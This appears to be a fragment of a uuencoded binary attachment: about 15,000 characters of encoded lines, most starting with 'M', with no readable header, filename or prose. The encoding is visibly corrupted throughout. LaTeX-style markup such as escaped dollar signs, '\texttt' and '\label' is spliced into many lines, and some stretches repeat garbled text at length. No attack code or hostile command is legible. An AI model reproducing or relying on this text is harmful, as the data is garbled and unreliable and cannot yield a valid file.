MSIC_<EGT"; `%=0R:8<0\6FQQ+25^![;@I\V7UW]C]<6<>#FV3:?SHK7EV@VG M%5/& B"LYM_#V60^MW^@P40:F>(F:=`,6VS0B2VQBR`DL+BZGV@FHTVUZ0KI M; #NC31--R7%ZD3/!;;Y?C\$1Z:DT\$A4WD4(097Z4KUCF9Z8)-TJR?9C?PFR11 M][B83>QT)6ZGWX\&/Z/*23HI-:3434!<^CM[1MB>(KODN_N,X:>;GC#)#/=X M/&*YJ3%06!ZQT0QL:7>25=00.764D4\$9&60C>%*.AC8:B)"C\$_/7X4^04R(4 MGD`'I`.*BD#1-F^_#&8\BS38C.&,0?)X8#NZMY-)230%FAOC]1!M(1#HS=M: M#?F0=OX8=+1?UX<J@*0\$R1@":P-`3H`"``AUNV,NR61-6;&7A<M>(*1+UXZX M?D\-\$QX"1REH?'<K=V&Y7:_1@[8.W=JA8XIY?Z:H&[3Q^9[4<%.E\%0K&Y7` M5[&&<I>9.FAT>NZ^1[GK,:F[<.8EN1EIP]F;%BTG&AP%\$%7I,38/>^UT;+A' M_<MFN%GO[4RWX8*]30P-DPY1Q\$(YIF<0SSWUD/0I/R`8!FTU?KJ#BO>SL?58 M3`FWY?OQE=T[-_-S*,\T<+?93^[FY70W16>\N+'-7?E^,;&'8GX>VD9OA'&H MPY(AF@Q1;(@[UT.V&-B"E`<DPQ;\'\$[L+OM8?N)+S.0>J0H*D\$XZ\$M)A4\$_< M3D92D%H%ORP>1C?3A3N9;_^\M0/UB]C]-587"O^;"^W^GYD+@__SB\3];R,J M=?\CBC+W%RI!CK2Q[2T7P^N+POWRSWO\$D(\J&\$,!U<J+&&JX*XHU!(R&8]<L $MQ@8FQ+:1!<C]E>$0:UZ<XR]K8%P`EE^H"$GN+Y\)5S1>/O[44#P9VVX1DGER$ MH) $\$ EM^M, 0=%\<#7"7JD+E2&S], -IQ\$<I&QWC6]>[0G,Y=5G7D?_['C^@WTX\$ M; *MXH5,R!BHTY8!_.J\$8;+I;\"]2&(9ZDL(J.JZ00@8/4M.L)MFVE[8<ISEC $M@K2"Y7%*8B%+5Q<9;+1=E_5'IK@(O6X3%0F<93DF,_<3^KT?\KCP\/=V@FW+$ MJY""-4,[%/1483,\$A"PZ!.U1*(BJ`U8+(/"-K3B3V:*E*8E>U827*T0!>KVF M`GRBAQRKH+2]>%N^>EU^HT&][%.@28&R"JZM[V9M#>95#6Y5.5`!"6T5":DP M[DEHM\1%Z6G84]AJ2@K]`M!77EYNS&TN@'#?5)3_\$\N@Q\?E!C>X9/2:(UZP MP_<K?J`%ZE`-B3^1/.CZ[56S7D1%*21])II['M-QI\$C;M8K2FEWGN6.^LZ< M^TZ9.E*C1,-S10YRSW[<C!8#5X&GX^&"R)JZ\]Y9D%UMW7[=VEG0F`Y9."\F $M?XG]/1V_G\#ZX\#S()'?=*Z+@704'E=4\#A/UD<IB$0@W0!@Y9XFF[2H)<FIKCM$ M53ZRP8"4#*"#N2:J+Z:VZT2`Y`0I'"3TYZS:5-A5!9#TP^54#J#`UHALCDF. $\label{eq:mc3} \texttt{MC3} > \texttt{_4}? \texttt{QJZ6}: \texttt{^W} \\ \texttt{@SJN6}: \texttt{6!.} > \texttt{-J} > \texttt{'+$T/A132"5]} \\ \texttt{^Z}) \\ \texttt{L.} (\texttt{T$2@I@>"}) \\ \texttt{EDL}) \\ \texttt{C?}$ $MX[4X8]OR\WZ+"P*IZ*SG^{-4}0_5\B0W$H.H8I:A6!&OZ+M]\G[\#OD=J1AI!$ MRFH^[^2_&KBFW@X4`20GJ90SDYP[L;A>;?R\$GHXU.?^D".9,V74*N@P3`WQ^ M`ICO:>4L!^.[3)XR?3ZM'6-LZ***E_;82"N42UN&:2I)7=K'P]/-;E4K@5J; MZ/QRG+_LW<NKU:IY:_'CYKBV29J_&3J=C@?+N&_7IR/@_%5.EFPXU5"\$!Z?` M4K_JD-8+0HOW\`Y6'/!3>G0,YO`;W;VBG_7Q"\$TI?(`\$4V,D>54&JG@1`E+L M%'7T,Q32.H0DVG\PM`U2[%`61M0I=B631I.2YE6E4\$5K\$W@+V\;.")_H"S# MC'.+P9@OPBXL\$7#2PV(R+>U!9C?>E;1;.^G\$HHFDX)TPZ_P.&Q::IR-LY[LP $\texttt{M+8:0B\$5")GMC8XX+'Q@\$\#`QU\4\&I;5LE6<Q\$(4FRZ\#"D0X<Z;N9</UU\$U(D/M+8:0B\$5")GMC8XX+'Q@\$\#`QU\4\&I;5LE6<Q\$(4FRZ\#"D0X<Z;N9</UU$U(D/M+8:0B\$5")GMC8XX+'Q@$\#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+8:0B\$5")GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+8:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+8:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'Q@$#`QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8XX+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FRZ#"D0X<Z;N9</UU$U(D/M+10:0B$)GMC8X+'QU\4&I;5LE6<Q$(4FR$ M CDU9Z:-BR#=G?R^G="K[J)>2'8@S#18(50RPH<*6H Y[5M*S"@QYSFRCROW $M/[L<S\@^M[9$*6[9W:JF7RYVH8SO3BC:4>)SDSTZZ`$:&DI$F(N=#E&!J'AE$ M<#&86767(WL7`)6&0@>9GE;MJ^)/J\O#VK:QKH7CKXI0@_!.';URUP5VZ2;W M='?G59>:&D^UYPRM@.?=JD7/(T_G`:,VF7PL:V:`LDBAH'PHR)%7REZ"GNSQ MB; ZL(XW?B-Z?5DA`/T"RY*; \$@7N\J'6GL=V, 4OT&HV`26OMG: 26ESQ\$; R\$(* M93U!O3#OH\$]]-P4XDN3B KH,T'ZA\$!J6(0]8WX&%,/VZM\$L);#3F`R\VZ;*Y MP/+U[U>'=67M_M:Z3QH>A`B6KDFZ@G0^F\$SR_8W)3RC=Z01X00Y'`4>NA[-' $MKY^*:KP[L;=)\C?8;Y\K1U*1]9E7XI"/@:R53$K()^.3F@<AR;^43S^\/9^H$ M7Z`!OLK#OAB>YKY8[M:48SS-88+*N\,\$G72'"29._:"^:1>93L%(*U)VC<X= $M#":;;2Q6E/(@B[2<0*NS]!.=@*NT15=-B:2B(!4Y5/A/*G\;0P<O>NW'-B#P$ M.Z:X-]AHA`Z40F1\HN&D1/2G@W./";X%B7!H-A0JV(XPN%M<VZVF=@5KS",3 M@W%M[O8]>>58#,WJ3MQ2Y\$!6.&R]W#WCDE+P0+LDAG"N2U,[J+:W@*Z(`:4< MIH<\\$18H?DDKJ"8T<D&Y3"F7!ENU':(>GI@,6;3MU\OITW;^Y;'15"#U[Y(J M']S\#>_587JP8]^P0J:FYK-9_5)M6A?#CI_WU>&XVV++8@V0+.\=I[]/^_0-M'SC#W68'IF(O(R1(8,HT19:FQ`MD'1L@]N&N(AB"2H"S*I/I8D[F:9CW^(\$W MD>49&MP U7)+/]B3=NV[AD'!A)7.<K4>D]GQ6DI:2.#L?5S7I9IS]E30NM>9 M)&<4Y`P,R-O4-`*57HXG&+N*OH:![M;;D7@S>/]VLK@>S>[F^&2'Q+_>S1<+ $M-\;]%0'+W7YEH(*=.DC'J_YI@@-6A-.V.""Q`3M^WJDYW=/2_WCIHP^9.=$ MF2S=I_7IVA8A9J9,&6V%Z%C2@@GO[/,U2U1NHX*7(1RP\Y3)_GAZ1N]JZH2/ M2\$@Y!;><=D<D:.^#]KTUTDA3\@8N\FT3,R*BC(&"S]PT4Z8?.)11N:0'_N2! M'Z-?A^7=W&UL44C`-Y")+17T;R("BC(.`+>C!5_SW-!@-IH2&5_N:`;IZ7+6 M&'0L^)@#MTQ2`#SDFE5[?Z24]H%#90/L,?&0GQX_<&K8"ZUI_HE\$J4*L5GFY

 $M[9-_] #= ._0 #JL']L] $M:T=I3F"]VBZ $9K-L5U4=/B(XF!D`_0/AY_IZJ #$Z!$ MX+?;/.`^"N\$'GWUSU]=.YB@U(KB52;Y(1U':P/:5G*8ISOTG.<U0VG2"J38E M8R8+`EG+<_*,C+3?'>Z&7(0%[)SYM`<_L:Q_.]/C(DVC/\$A<3'SMUW&4J3#] MVGY4>W?MB/B6D,(.HM+R0\$2V%#PW<//-!4BQWWFS&6[=%M!P11QI]NPJ)5+\ $M' + [2]E]PJ];G;_HR + !_^216LP&$5J(05]@:D*[+!6&^XG[;07$VPI8-?T]GX$ MQGY+FLWME!818:7";X>V^W@6]GGUU"?A0Z*5P_L8\B#53IV&H[=W8SODLQ_3 $M4J$XA[N7)?W^{9}=*!B=DL('!B > VM2"+4VLQ?C]<ORLG;P=N\0& < XH13 &$ MM&)E^#>O:.64\.YR;"VA'S=76"37S#VZO;ZYNDB9&=\?(VLA?I*)&9F8PD0_ M1R%5^&]\$HTWU?&Q.VB0I./H"/@C\$?3G@)X%CDJ>^(R_&'66!Q#\$)U"10L84L MT;PJD8?=H8TL,B&1AI?02&+Z'8FT."`"2Y*'\@,_F<@"\^^;B%,WH#5,)=\$X M(`,8%]!5Z?:3@11_7SH=D8D:G_0@A.7#09!&"B[?EJS@!SP<1PD4-.R'\$%:0 $ML@+V]O`]R\]^1#ZOH>G`]1!"\F5=-.,,#!:R'!K]@(8X9@UAM$`,Z:A7,SFJ)$ ML16`=.C7==!F&9%,S"39L&1-DL/-*2E.P?Q`#E+.01;H\$5&L*V-=">N:3\$K6 M\P.A&L>RYR>,)H@A';)(&7.\8FL0*5\$_\$K%*<6:B4`GDL!8.6L5!>\T:S'>; MK3AK..F:928LTW`M%J'ICYB=43W.5*,BB_R<Y7,K@4T5K*+X`14Z@HK&46X6 M<_*(F)44HN2^UJ+5CVC1T-)8BB,YHD96WKE1YMT=K.A'HA9W0=!RE2@22:PJ M8U4<M,'^*:3_2.#*'BP3![I\$%.DR\$>OBX,76\$5)D7@]>K.4%#0@QLVCK>99" M=Z31]B`&:`;@O`/^PBUKUHX0[>T*4MBZ'XE1TVBC>XS(V`@?HSUJ_`,@7TYH MUF010;7"@OEX(UTUOQM(NFY^+R`S<[>]X=%>"X2<^.T3'^@G[:98XV=]:.X% $M">$>B@^[W09I:*\H<4-L]28[9N.4I\V),+&BI.,C*B_0)/%,F-G2E*\LDR39$ ME;CZP.IB34F/W]@D;1BU/)'PA%*>['0Z7,M%XO[EA1:,>6C_H7Y+-F;0XV:] MQX(]A3T'`>YY;4W'Z:*WYI3\P_%T\$*^%B4Z;V)ZQON/?*=<FDF4U29.E@,?E MRP=85) "A-F7M\$[0D0%!*(BFN!*EQC21QXU%9S4>8J,;8,J2T6CP*D:35J9\H M):G%<5(N2;8<25PJ:8_?**F0)!0DC1<D4<J26C,AH#B1:&ITL_A,G2-7`B3; M2"(7"Q&RVD=[@>LX2/U:)]=2_H>XK^UNXU;2]`^ZL\,&T&BT\HF6Z)@GDJ@1 M6_'-)Q]&HFUM9\$I#4G%R?_T"U54/T0"Z[3FSLWMR<BRBGJH"J@JOC9>7_?/+ $MGQM.-TVV*ZC03+323-1H)L)I^{GN.J///4^{T&TR4=4B}72V[-4$K?)11,),$ M,ACOI/@)#1:T4";H,)JHB[^_R,<7G"?KI>9[-(8Y8#5HV\$ZSWTBPJ#:DFC3T MV5K(@0A*I0_/E)R>BN!4.1BQ#B?TPSI&G#[WR6=JD'1WW9_)6ES00M2)A!Q9 MR5'0\$9ZA]M<_2K;Z300])8_1=*9'+<)'<5V=X2E%'JS>_XZRPT>A\8]W5.) MQ\$JY/F`&RB6#3C+8]!E<72[HXTSXIG\$^IU>^^'IZR6Y_X.F_]@V#/ET\OFR> $M!H6P9O#="$OC$YG@;-N99+NE;"*'+XCG;]=7BZ[)1VL)+8J?$-;S<]E`8O^$ MOKKK[N:7Q'Y6]4DAMI;A\$-MJ_DO82*%5GWX1GGR)"=80(1S2(@\$KNM'4FYQ% MSW]9T\$G/]?+\3-664A%W:F881W>A+L*IT?698HGG86\#'4BZ]<-XT7-SX\<N M;I";LZJ7Z]G]I46W)X5UQ;)\SE;A=OC%[7IU':9/=(\$:&\+OO_&1<87SA*YJ MI;3+]?QM,.Q\30MP?8A_U]#L'VD\$;#465G+\$FE!]B_!?BRGY()1>1#JF2[)F M)&MZ-&N7?BE)LM:/F\$59G+\$-\$GLD#9M9!5K',?&2FT9RXQN(Y%KPCD8%;;P! M8/7X=D0"LH?IL#"G63`WZ3[\$]1^/+XQR0+79'L0PWF5I;B8X5PD.WZ_.GYYW M;ZZ5K+6S";^U%6!JW&\\$S/W6:C";<;^U-5!VRF]M`YR;\ELK)5.SV9C?XOTK M=.-^Y#CBK" COXT?KLO%'7L>7VZ6"SHX!2,[IF9%4,>THO^(5".'MN@ AC6` MN7'_\$3#V'Z?!DM6L[#^B54"ILO\8IX\$S9?\QK@;.CODOW^Q#MZ*G;JP:B'(C $M-Z8/G9G3V5UT=)"5E\&"19VD)CG6.0CM&C/I7P:I*3?A7:<#,N'\)F/M7U6"V$ MX_Y5#5!NRK*T:)G4_[5%7#JN_X5Y]9-ZENM(<9DOIUV++S*#Y30WH\$20\"\ M=413&=<Q>=2=ND%NW80[-6QHQG;M"S!WIZG`K,;=:3109LJ=I@;.3KG3-,"Y M*7>>7) E54X-2U[/8E>/U\^3",)MEJ2`G%9)FJBP]QW1,&G5=K9\$[,^&ZN@;, MCKN.@+GKZ@;,;MQU->QD9U.NLQ5P:LIU5@-GRJ[#VR[D.3M+/6=K2+#)<S") MXY#.3L%K+?`)N`3A+<&B<TC'E%&O6=BJ&10?\$+\$";&Q\(\#<:XT&LQGW6E,# M-3J^(6H#W.CXAJ@HF1L9W^"U(IY:V-1MKH((E;YPE/H-!'9+&`RS5"R#> M&B(]QW1,&G6=JY&[J:&-:P";'MJXPM#&P8CMQ-"FK8":'-JT&KC)H4U;`S<ZMM,&!/:H=.G5=VT#\$:4A3.KD7\$]@O863,4@?DD^MT&#*+]!S3,6G,=1KC9CTK MCUH8I@\$;&[4(,'8=I]5@+HY:&-4`-3IJ(6HKN&ITU\$+4"KCBJ&6]_<_7L+]V M\\1+ 5T/'CB04@P\$T?>EC%.\6);+?@I#8U'PIBA"@(T`ZS%@Q 3B<4,B.62Y MG?"JF@E,5>->)2!YE9(W#YRFP*Q3KW[8/QZ%U0!6%PX:+L7X%.:IZ94%<T.F M+QH\-K.\H!?:NLRT8<#+TH;D#CH.M2T95,-2NIHPJ%:`Z7&#\$C`WJ#9@KB<, MJBU@36;0]7;[!\,<8&U63=9\`3'1#<IFJJRBG#^__-T],U`!&'E<*5RE^GAD MH`\$0)8G>6/\$[BP5H`6PBH'-R8/5V^YGV<A+\$`8P2860EW>XI@],Y#[YUCQ76 $M*\&M=13*<21J/6@$7%=540`Z.!S$I;-LT;&L#;FHQ!"YQ&\N0V*0/$B2,*`P'$ MU9N'!2;T#GH.NABZM4-FIMH""\08Z;; `HBWX>70\$5>FTP9P!"I*2AH%8./,A

M_OS[-,QBP)(W\$LR0%,M:L#19?%.V2DP.3&T2ZB@EJ\.A"]W`,DV5A#W=T'K? M'W_B=_MZH`*+CBL`AT_ZWB!%45.G8=3`*L5G"CF:BB(Y;/!:88B:G%M0\$EQ% M&&*,,E@58ZQQR.E4C#E8TDW'F(MCK#]L_[SOS^OM&:\$@*@XR-C`_*,O+3"HU $MK\#-@CM^?A4%C$<<>1X8D641AM%\#)@"1N2.XX=;1R.H><3!FNA>'::<.U9#@\$ M2,6) "MQD*WGEA[N?"&@`K`6(:DC7I?=\$"QC>44/5^SGN6EH'9(M\4WVCJO-P MRJ2921'-K&*AJ&30MYN7J\?=XU<23!@%M)8LQ!4,#PIS"`SJ%K\$9"\$B>(.8H MR`0=>[0\$@G@:/`)HY#!=CNB@\&"S<1N1''(U\$0ZF@JVJ\7`@,L+A9K^-C%TI M""#S#4[A/1^.,=0`FL8\$2:6PZ.D6R"9"VIE(C:`.T#:*H%:QT#@JC4)I%4I+ MH2%R&2VYH#A@08A&D)P3M@%-*2@9C-QF+`C!"DFZ5B)I2%0&HFI\$LG;BACR8 ME05#5)],!7>46#S`\!AZ^`PV1[Q+(UXY:&GSQ[,1];E`#NPP!&;)"2"*_C`Z M9AU%5,=\$VEA1J@\$:?M!ZH@9H`]C8UTD!2@WHNX_ES@]4_9I4>%R-\$;"^C*>K $M4^-XW/]]NPW]^08AXG#@:)D#-8*+?+.E!Q@$'SVXB-?'R4VJ2MUD$.UF\%HY$ $M'!0+8:N'@3E+RER"L[WFI3><7*Q8R>206[J"7<8"U@S[@X"IAW[\H(I\fib+:Vib-N'])]$ MO\$, ?OK[.MC.I[6K8KA[8+ITUY@*//9?8T9"=\$EX!D35)1Q'5,9\$.?)9L6AOD $M<LJFM05LVJ;UJ$UK!Q&939>'BT?_@'`/M#"<K;+Q]^7SYH%A"C`=P4[/!3+,$ M`%8GHVS*(X;^!+\$`-P*.SI@67LUG[S>I]RU*R]LO<M9A".1T=K%LQ*!E@K(4 $\label{eq:m07} \texttt{M07} \texttt{ISL} < \texttt{IQ:,>} (\texttt{D.\$BM}]_`\texttt{KJ-;,HAH`}) \texttt{MN}] \$\texttt{Y:,L*\$^.!U} < \$\texttt{ILG6}[+\texttt{H\&GY} \setminus \texttt{Q}_"]$ M#TNF&S,H<+B8/=8A=++-&>3LWAAS!J.@V0X->A]E&]Z,_+SM:/LGP0P8ZB0Z M2'I`KCY=;@Y'XA0N"ZXFFWZ%)=)A"1S0;81VTKN&QW3.CW_U8:=G:=BU,\$!+ MC8[@\$6NQ\$\Z;,")G:4020)"]<5AB0N^@Z%\7&Y?6(#=3C4MK\1MK7\28AE+O M4'JFAR\$.LMIR5!58.)R@C8@][D"8&A.">E:5%K""6580X:BO,"@PZ+S9*3+\$ MH9177D89B!TN9N5&X1=9"60!E:YLD;:<P8\$A6]VBF,TX*ABHJB*.6IT,G_,H M\.B(QTEK._@, %: V\$, S=, P2OAI2]OD'\$D)*U[DS"B"%RHWC@L, *%WT'-HLT@G M\$@PVM<9=*UAI=(U;@'DWRA0%\$7JT&R6R`; `N=J,,LX`UQ6Z480ZP]GO=:*U1 M3)TO4H7([Y[[8&"X`CQ9H`*<#SL`3\%+1GMXO9=D`S%U\$K2T(OSR?-A^>#Q^ M8;0%NDD#ED*<80ZP=ABC9._%?[YN.!X-"FVJ=)66WC5AF`),1S"3=F>\$,,#6 M\$=;-1CL<PEIPH62X%7`9WLT["-(!V49(@S7TYYV?(WYZ_.MDMAJEC->L\7K7 $\texttt{MTR:} \ -\texttt{W} > \texttt{S.7[IGH6!WO\#B'(<WI)XV=} \ 4DQ7DP1QXEOMFX[.:LQBPU!\$+HWH+$ MKO_V ;: $! \ A: TY/=Z6"; OHH_]K1I \ C); :*&O/OD; MS) ED<>>SUN79; \ I< O*$ M:V8U95C'U+\$!6VWA\$EO^',0P!=C8YR`!CK4]UD!\$/=GV6`M@DX_9=H_'Z^TW M1CH@LR]#U\$H)C!J;89O4H.#Y6CC!0J5_VAZW\$\$*MBLR_#_Y8!!N:Z;(D\$_OT MW:,,\EV3QDBCD`'-,2(\:8"`(-\$1QL\L5<C@\$X@WLDC/,1V3BLNY1++(73,1 M%XT#K!V/"P*.Q86#(UPU&1=.`:@G^B1G`*LG^B1G`6N&?5+9_\X!WY;&[^>O $M>W(005J4J:U*7TW\setminus !72/ARW=0=>/3TP:':V"!(J.B(6#(Q=U[/%>%LMD*K@$)))$ M0:%!HG-(QY3BI)](%CF;BHS6`38=&2TB8[4+GZJBWLABY&RQE-Y2;!#ZU\?M $\label{eq:mmp} \mbox{MMP$$:$`:V!I@`A^.UVM_DJ4`-H/5SX)RB$24^V`$$;$$$]5T"GC\]'X"D<,C<HMC$$$$ M40/`#`ZBV\3%:LS'<@-5&#&S5"R#>8B(]QW1,*C8`Q`YC5N69/,,,8&,S M>0&.N[FR\$-)\W\V5`[K]CIL5XD=5DVY6"D`][6;%4RU*O_3V7._OX]RI044/ M)>71*D6!F:51H`PTTTPD8N\$@R\$4=>[RW&LMD*K@\$X:W)HG-(!Z4'XTH1H!QR $MUDY$@(:-=349^3J>EH3,<+("?S(G^?#]=K\5,#Q-61Y*,I!4EQ9PSC<[/[#S]]$ MAV'[NV`7QWOFL^`K=`4##0[(K!.@<7\BV<`V)N\'+OHZR4@%I,YFV1=WNTV, M-<#600GV4+(%.IVK(*YZ /OGIP=LW-1IH!H'.=1<980YN,94#LDP!6#Y.28* MW3!!8&5CP([IQ1V!)`,VK:>:L-H`-MV\$U6C"8006%NS94N30;[4#,EN,)+_% M8BU"QY86C78/>3-J%5B*I\:&DQ:;.M@:L/<M46FV(HGLIB"%I1%)\\$+V%F&) M";V#HD.C2LZS#KF9:GT:F*D9:WT\$.'QL0&Y%()J"D*P)6KUL=P.L`39;&8%H M*B?C+?#9\$@D)'Z(=T.W4#C;K4&Z73U^NGO_<\HENX!7PV3()=KP1V0!89PT1 $M[7@3H^6P*;9"G(,\#PQW@;=8,76P/Q_WSW\S1,[0H89MO<.L[^2%>^9]N=*-6]$ MO`?3LL>!.OPXZFPU9<W3%(9:0)MD,86@\HR"P!W@;;:*@CU\#8:WS:R*8`9? $MC)Z?ARL-[6#X0(P*(FB>0#REBAL3Y!9+7WZ6*F3P"<0;1J3GF(Y)Q8^N1++($ M77FNP#`'V-A<08!X2OG;8WA-_!ESKJ:",:MT'DG%?Z%AVF[[U%^5R0;5J4\$K $\texttt{M!3\$DT(P15BV+/?:} \\ \texttt{8EHR6T\&"X,2^U2BP8WIQ0D8DBQQ/\&;ER@\$T;N8JGZEPJ}$ M(BA86*46IA[I=GN_]0MX#%8`:X#C'5@#R0;@XL@MM`_^PQ&#+<#Y<&UYX#0< $\label{eq:mmp^n} \texttt{MMP^n,=D`GOS8X} \&; $\underline{\quad}$-??@ZBP:51H%W3IS\&PC<0$:(B(,,QEV2=$%@]A",QJ) & (B(,,,QEV2=$%@)A",QJ) & (B(,,,QEV2=$%@)A",QF) & (B(,,,QEV2$ MRK".J<4-\T0RR&D]\$0W:`C;VV4R`\$@UL6\$YVX\$\^E6\$G*;`&QC/5<,(&>X6' $M[P<>:%,/\&^4A5"^%J^P^D\&\#_,\&AFR0!DYC=2'8TNHCHF%I=3B621RZFZ:!Q@$ M8W51@\$7KU[!H77W/^K4"-E\56>[H6WE/-@#FE7!Y6"XO\+80,Z"P-/(EZS:H $MB72]MR_Q^27!3N/M[Z^?^WNY2S:L'<2VZ5^EYAT8RL(BT7^Y7I!=\R-7B\#+"$ MJC3,K(8<0V\$&QE*@@3@(M3"J%?%02@(\$9P5G1G`=DT=KNVV073<1;[856#.; MC#>;/,E%S4]/:BK(&![Q!3A4%L9J8,MO<MW(@US\X/RQ!XOA>-`L)@SG)^C" M(=Y?GGFM::#/D=?`,?07DD6AMPM+C(B1B]Q,<N0R1,>\$T<; `P6).33C':<#, $MN',(&!^UF1\YM0:[+1ZV^;^!T.4]\M/KX0OC$"SM;/R\#=$K(/.#:?&A&X)H$

M@\$W2\$=.AEPQ.=7XX8&YKR+"E6K[XRSM@MWDZO>/"\$>/2B&D;2**(*;`.0R>G M<XC(R4:*D+(4N<1;@JF=@':,*%9YDB)&=Z/G'(FH`1N/*B)35#'[*3-,K"\$EM"2Y(R5@:L*1AAKUJ84]*O"SJ!IM'B;<5*16=RT_8V#=ED<>>S\MDV2DB\DD8 M[K.:,JQC:G'X322-G)H)?U0U8';2'_2P<[*5AV:B3&X@)SNN[]\$,@074;&K; M&R\$J8#F>\"0+U>\$A6`-L2DNEX6&.S>-NRQN@F*D&DRT.P5<=+;'VH6#24%`-MV*FJ"IYC(!%R[)%4*4D:2)'7PW">)2;TCI.+4UIBA;GT5/73&K"QZB?`R-WA MF^-F WAXIK4]!M209`OS6IXPOG]^ H,SKYO4@MI!!"W=QDQLQ5P:F\J(J>A3 $M4\(HF$HP;8Z17)4_-1&[DNP9/6$28P^;6Z<5(^8Q3X_;'1^/$**&E.Q;$'#$ $\verb|M1W*>?S.'`T?ROODL?L/GXZ>_>W@]$WB=?W/J1ZX#N`(\^?($^"#_M0&^!IXJ) | WB=?W/J1ZX#N`(\^?($^"#_M0&^!IXJ) | WB=?W/J1ZX#N`(\^?($^"W0&^!IXJ) | WB=?W/J1ZX#N`(\^?($^"W0&^!IXJ) | WB=?W/M0&(WB) | WB=W/M0&(WB) | W$ M\$_!I`6H+EJ9TQ,@/\EZV_C/[8*FIFJDTC&H'.11&*2.'4EDJATH8IXOX-R4! $M@J.0(E4CN([)Q2-()^*6M5-A90U@8V$EP'CX=?7Z='Q\>1*:A9"F.^A+X^[P])$ M_\$0`A5>:,C0(JB;[&D#980013J<#\RCPY)\#*%,E)@.F;)LRY:S,9<&5;E/& M2JI`':#9'N5X(=HY%-E5V?HR+40+4`&HBYOQ&&8`J]/U9!IB,LP"UI26D6G] MF*\$.T#9=/XYK@.=*JI9+JU:+PO+6ZXRW7+M`1P4+(W%1,H#E=2R,R%GG.+1C M1/\$K&Y%@U]%]VD2\$74?W:0,83T\$EU8&]+7VB(52+!?5V5HW4*P8J`+/S'Q0S M##.`U:40:GWKO][>O_KJ)"<TJ\%@EI@MQ-!VP(2//5N6>22^\$#\$B_\$V!76#> $M-JRG\#.N8.G9JK:U@P:J\'Y!A"C\][DT"BC=)V]NGS>Z/[9%I!D+J?#WY.,1:$ M8+--@?1AC%8J&.N`3;<%DH7[7C+UFDF]IF`*1762^<I>`RWV6AA0BW!`<J^% M037K*<,ZIA;K()\$,LEJN@PRS@(W500&.>TTY",EJXNDQR"T%'[-H6%(GU1)-M>?>\WCY]\$GB\[`B1-`D!'760^I:YGX#^N?'-EGBS2;VI%?)`Z\<)'WNS+//8 $\texttt{M} \setminus \texttt{QGQ} \setminus \texttt{E6NC} \\ \texttt{U@W@.LIPSKF} \\ \texttt{J} < \texttt{8A} \\ \texttt{H} \setminus \texttt{JO-A} \\ \texttt{A} \\ \texttt{U} \\ \texttt{ZR=]} \\ \texttt{*} \\ \texttt{;} \\ \texttt{.} \\ \texttt{EY&L[/6P\#FF]-TL} \\ \texttt{T} \\ \texttt{A} \\ \texttt{H} \setminus \texttt{A} \\ \texttt{A} \\ \texttt{A} \\ \texttt{H} \setminus \texttt{A} \\ \texttt{A} \\ \texttt{A} \\ \texttt{H} \setminus \texttt{A} \\ \texttt{A}$ M#":3];=*S5+K&@4A9-TA&XR;2V2CT>H\BWZ3,PM*3&MT\$=4Q<;2>&(ML3EG6 M., 